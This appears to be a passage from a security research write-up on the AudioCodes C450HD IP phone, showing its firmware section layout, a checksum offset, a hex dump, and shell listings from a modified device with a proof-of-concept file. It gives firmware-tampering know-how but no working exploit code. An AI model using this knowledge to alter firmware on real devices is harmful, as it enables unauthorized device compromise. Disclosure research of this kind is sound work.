
🟩 Section Checksum starting at Offset 0x60 (8 Byte alligned)

Firmware Sections


- Firmware header containing meta information (version, model, date, etc.)
- bootloader.img
- rootfs.ext4
- phone.img
- section.map
- Flasher
- Release
- end.section




```
┌─mabrell /mnt/home/ipphone
└─$ ll
total 37K
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 bin
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 bluetooth
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 cfg
drwxr-xr-x 4 root root 1.0K Jan 16 08:50 configuration
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 exp
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 image
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 language
drwxr-xr-x 3 root root 1.0K Jan 16 08:50 lib
-rwxr-xr-x 1 root root 6.0K Jan 16 08:50 lighttpd.conf
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 localization
drwxr-xr-x 4 root root 1.0K Jan 16 08:50 media
drwxr-xr-x 3 root root 1.0K Jan 16 08:50 misc
-rwxr-xr-x 1 root root  120 Jan 16 08:50 ntpser.list
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 pl
drwxr-xr-x 6 root root 1.0K Jan 16 08:50 plugins
-rw-r--r-- 1 root root  200 Jan 16 08:50 production.cfg
-rwxr-xr-x 1 root root  633 Jan 16 08:50 rc.local
-rwxr-xr-x 1 root root  124 Jan 16 08:50 rcS
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 resources
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 scripts
-rw-r--r-- 1 root root    9 Jan 19 13:22 syss-poc.txt
drwxr-xr-x 2 root root 1.0K Jan 16 08:50 tools
-rwxr-xr-x 1 root root 1.7K Jan 16 08:50 tz.lst
-rwxr-xr-x 1 root root 3.0K Jan 16 08:50 udhcpc.script
-rwxr-xr-x 1 root root  777 Jan 16 08:50 udhcpc.script.option43
-rwxr-xr-x 1 root root 2.0K Jan 16 08:50 udhcpc.vlanid.script
-rwxr-xr-x 1 root root  543 Jan 16 08:50 udhcpc.wlan0.script
drwxr-xr-x 5 root root 1.0K Jan 16 08:50 web
```



```
F4 39 05 41 17 00 00 00 F8 39 05 41 17 00 00 00  ô9.A....ø9.A....
FC 39 05 41 17 00 00 00 BB BB BB BB 60 00 00 00  ü9.A....»»»»`...
72 6F 6F 74 66 73 2E 65 78 74 34 00 00 00 00 00  rootfs.ext4.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01 00 00 00 00 00 00 00 C2 DA 4C 7A 00 00 00 0A  ........ÂÚLz....
00 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00  ................
```




```
[admin@C450HD /home/ipphone]# cat /etc/release
;release information

[admin]
AUTOMAKE=1
BUILD_OWNER=centos@ip-172-16-142-244.corp.audiocodes.com
BUILD_PROFILE=C450HD
IMG_BLVERSION=4.0.3
SYSDATETIME=121300002021
VCS=ga461ba3ee0

[default]
BUILD_TIME=2021-12-13_09:07:38
HW_TYPE=C450HD
LOG=0
SWVERSION=UC_3.4.6.604.1
[admin@C450HD /home/ipphone]# ls -la
total 39
drwxr-xr-x   19 admin    root          1024 Jan 19 14:14 .
drwxr-xr-x    4 admin    root          1024 Jan 16 08:50 ..
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 bin
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 bluetooth
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 cfg
drwxr-xr-x    4 admin    root          1024 Jan 16 08:50 configuration
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 exp
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 image
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 language
drwxr-xr-x    3 admin    root          1024 Jan 16 08:50 lib
-rwxr-xr-x    1 admin    root          6126 Jan 16 08:50 lighttpd.conf
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 localization
drwxr-xr-x    4 admin    root          1024 Jan 16 08:50 media
drwxr-xr-x    3 admin    root          1024 Jan 16 08:50 misc
-rwxr-xr-x    1 admin    root           120 Jan 16 08:50 ntpser.list
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 pl
drwxr-xr-x    6 admin    root          1024 Jan 16 08:50 plugins
-rw-r--r--    1 admin    root           200 Jan 16 08:50 production.cfg
-rwxr-xr-x    1 admin    root           633 Jan 16 08:50 rc.local
-rwxr-xr-x    1 admin    root           157 Jan 19 14:14 rcS
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 resources
drwxr-xr-x    2 admin    root          1024 Jan 19 14:13 scripts
-rw-r--r--    1 admin    root             9 Jan 19 13:22 syss-poc.txt
drwxr-xr-x    2 admin    root          1024 Jan 16 08:50 tools
-rwxr-xr-x    1 admin    root          1645 Jan 16 08:50 tz.lst
-rwxr-xr-x    1 admin    root          3054 Jan 16 08:50 udhcpc.script
-rwxr-xr-x    1 admin    root           777 Jan 16 08:50 udhcpc.script.option43
-rwxr-xr-x    1 admin    root          1997 Jan 16 08:50 udhcpc.vlanid.script
-rwxr-xr-x    1 admin    root           543 Jan 16 08:50 udhcpc.wlan0.script
drwxr-xr-x    5 admin    root          1024 Jan 16 08:50 web
[admin@C450HD /home/ipphone]# 
```



